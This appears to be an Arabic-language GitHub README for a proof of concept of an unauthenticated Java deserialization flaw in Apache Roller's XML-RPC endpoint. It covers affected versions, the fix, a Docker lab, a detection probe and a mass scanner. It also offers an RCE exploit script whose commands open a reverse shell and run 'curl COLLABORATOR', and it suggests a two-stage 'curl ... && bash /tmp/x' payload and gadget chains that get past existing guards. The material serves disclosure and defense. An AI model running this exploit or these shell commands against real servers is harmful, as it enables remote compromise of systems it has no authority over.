
 yanixos/apache-cve-2026-129448

CVE-2026-129448 إلغاء تسلسل XML-RPC في Apache Roller: إثبات مفهوم، ماسح ضوئي، استغلال، مختبر
CVE-2026-129448 / CVE-2026-82384 | إثبات مفهوم (PoC) لإلغاء تسلسل Java دون مصادقة، وأداة فحص ومختبر



PoC | أداة الفحص | الاستغلال | المختبر | التحليل | المراجع
التفاصيل الكاملة في المقال: https://tuxshin.com/article-apache-roller-xmlrpc-deserialization
إلغاء تسلسل Java دون مصادقة في نقطة نهاية XML-RPC القديمة في Apache Roller. يُمرَّر طلب POST text/xml واحد إلى /roller-services/xmlrpc يحتوي على نوع امتداد المورّد <ex:serializable> (بترميز Base64 لكائن مُسلسَل بـ Java) مباشرةً إلى ObjectInputStream.readObject() قبل أي مصادقة أو بحث عن معالج.
المؤلف: Yanis Alim - TUXSHIN SECURITY | التاريخ: 2026-11-18 | المكتشف: n0mi1k | المُبلِّغ: Matt Raible
| الحقل | القيمة |
|---|---|
| CVE | CVE-2026-129448 (مكرر لـ CVE-2026-82384) |
| CVSS v3.1 | 9.8 حرج |
| CWE | CWE-502 (إلغاء تسلسل بيانات غير موثوقة) |
| المكوّن | org.apache.xmlrpc.webserver.XmlRpcServlet، enabledForExtensions=true |
| نقطة الوصول (Sink) | SerializableParser.getResult() -> ObjectInputStream.readObject() |
| نقطة النهاية | POST /roller-services/xmlrpc (أيضًا /roller/roller-services/xmlrpc) |
| الإصلاح | Apache Roller PR #171، دُمج في 2026-09-05 |
| الحالة | يُستغَل فعليًا في البرية |
| الإصدار | enabledForExtensions | XmlRpcEnabledFilter | الحكم |
|---|---|---|---|
| 4.0.0 - 6.1.4 | true | غائب | متأثر |
| 6.1.5 | true | غائب | متأثر |
| 6.1.6 | false | موجود | مُصلَح |
| 6.1.7 | false | موجود | مُصلَح (دون تغيير إضافي) |
تبقى مكتبة XML-RPC دون تغيير (xmlrpc-* 3.1.3) عبر جميع الإصدارات. هذا إصلاح على جانب إعدادات Roller فقط.
كلا سجلي CVE يقللان من تقدير النطاق المتأثر. ينص CVE-2026-129448 على "قبل 6.1.5"، بينما يسرد CVE-2026-82384 الإصدار 6.1.5 فقط. يؤكد المختبر أن كلاً من 6.1.4 و6.1.5 متأثران.
commons-beanutils 1.9.4، spring-aop/beans/context/core 5.3.39).web.xml، ولا يزال المحلل يعمل.يعيّن WEB-INF/web.xml الـ servlet الخاص بـ XML-RPC مع تفعيل علامة امتداد المورّد:
<servlet>
  <servlet-name>XmlRpcServlet</servlet-name>
  <servlet-class>org.apache.xmlrpc.webserver.XmlRpcServlet</servlet-class>
  <init-param>
    <param-name>enabledForExtensions</param-name>
    <param-value>true</param-value> <!-- 6.1.6: false -->
  </init-param>
</servlet>
يقوم SerializableParser الخاص بالمكتبة بعد ذلك بإلغاء تسلسل قيمة ex:serializable مباشرةً:
// org.apache.xmlrpc.parser.SerializableParser.getResult()
ByteArrayInputStream bais = new ByteArrayInputStream(bytes);
ObjectInputStream ois = new ObjectInputStream(bais);
return ois.readObject(); // Pre-authentication deserialization sink
تحذير الدفاع في العمق (تم التحقق منه في المختبر): تحويل هذا إلى RCE على تثبيت Roller حديث قياسي محجوب بحمايتين لا علاقة لهما بـ Roller. الأولى هي حارس InvokerTransformer في commons-collections 3.2.2، والذي يحجب ysoserial CC1-CC7. الثانية هي حارس TemplatesImpl في JDK، والذي يحجب مصرف CommonsBeanutils1 الافتراضي.
لذلك يجب أن تتجنب سلسلة هجوم فعّالة في البرية كلتا الحمايتين، على سبيل المثال، باستخدام سلسلة Spring/JNDI، أو استهداف بيئة تشغيل تفتقر إلى تلك الحمايات.
انظر docs/ANALYSIS.md.
يُجري PR #171 ثلاثة تغييرات على WEB-INF/web.xml:
enabledForExtensions على false.XmlRpcEnabledFilter مربوطًا بـ /roller-services/xmlrpc.التخفيف المؤقت، إذا لم تتمكن من الترقية: اضبط enabledForExtensions على false في WEB-INF/web.xml، أو أزل تعيين servlet الخاص بـ /roller-services/xmlrpc، ثم أعد تشغيل Roller.
cd lab
./setup.sh                 # Downloads dependencies, compiles and assembles webapps
docker compose up -d --build
# Vulnerable: http://127.0.0.1:8080/roller-services/xmlrpc
# Patched:    http://127.0.0.1:8181/roller-services/xmlrpc
يتحقق الكاشف من إمكانية الوصول إلى مصرف إلغاء التسلسل (deserialization sink) دون تنفيذ أي تعليمات برمجية. فهو يرسل كائن lab.ProbeGhost مُسلسَلًا، وهو صنف غائب عمدًا عن أي خادم حقيقي.
يستجيب الخادم المصاب بـ:
Failed to load class for result object: lab.ProbeGhost
تشير هذه الاستجابة إلى أن readObject() قد عالج المدخلات غير الموثّقة.
cd poc
python3 probe.py --target http://127.0.0.1:8080/roller-services/xmlrpc --mode detect
python3 probe.py --target https://127.0.0.1:8080/roller-services/xmlrpc --mode detect --no-verify # bypass ssl verification
استجابة قابلة للاستغلال:
Failed to load class for result object: lab.ProbeGhost
الاستجابة المُرقَّعة:
The tag {http://ws.apache.org/xmlrpc/namespaces/extensions}serializable is invalid, if isEnabledForExtensions() == false.
الكشف الجماعي عبر قائمة من الأهداف باستخدام Python الخالصة. لا يتم تضمين أي RCE، والماسح الضوئي آمن للتشغيل ضد الأهداف المصرح بها.
cd scanner
printf 'https://blog.example.com/roller-services/xmlrpc\nhttps://roll.example.com/roller-services/xmlrpc\n' > targets.txt
python3 roller_scan.py --file targets.txt --out results.csv
RCE غير مصادق عليه باستخدام سلسلة أدوات CommonsBeanutils1 (BeanComparator -> TemplatesImpl).
يتطلب JDK 11، مع توليد الحمولة عبر Docker، حتى يتمكن الهدف من تحميل bytecode.
cd exploit
python3 roller_exploit.py --target http://127.0.0.1:8080/roller-services/xmlrpc --reverse-shell 172.20.0.1 4456
python3 roller_exploit.py --target https://127.0.0.1:8080/roller-services/xmlrpc --reverse-shell 172.20.0.1 4456 --no-verify # bypass ssl verification

python3 roller_exploit.py --target https://127.0.0.1:8080/roller-services/xmlrpc --cmd 'curl COLLABORATOR' --no-verify # bypass ssl verification

يُنفَّذ الـ gadget عبر
Runtime.getRuntime().exec(String)باستخدام أوامر مُجزَّأة إلى رموز دون shell. استخدم أوامر بسيطة الرموز. للحصول على ميزات shell، استخدم أسلوبًا من مرحلتين مثلcurl -o /tmp/x ... && bash /tmp/x.






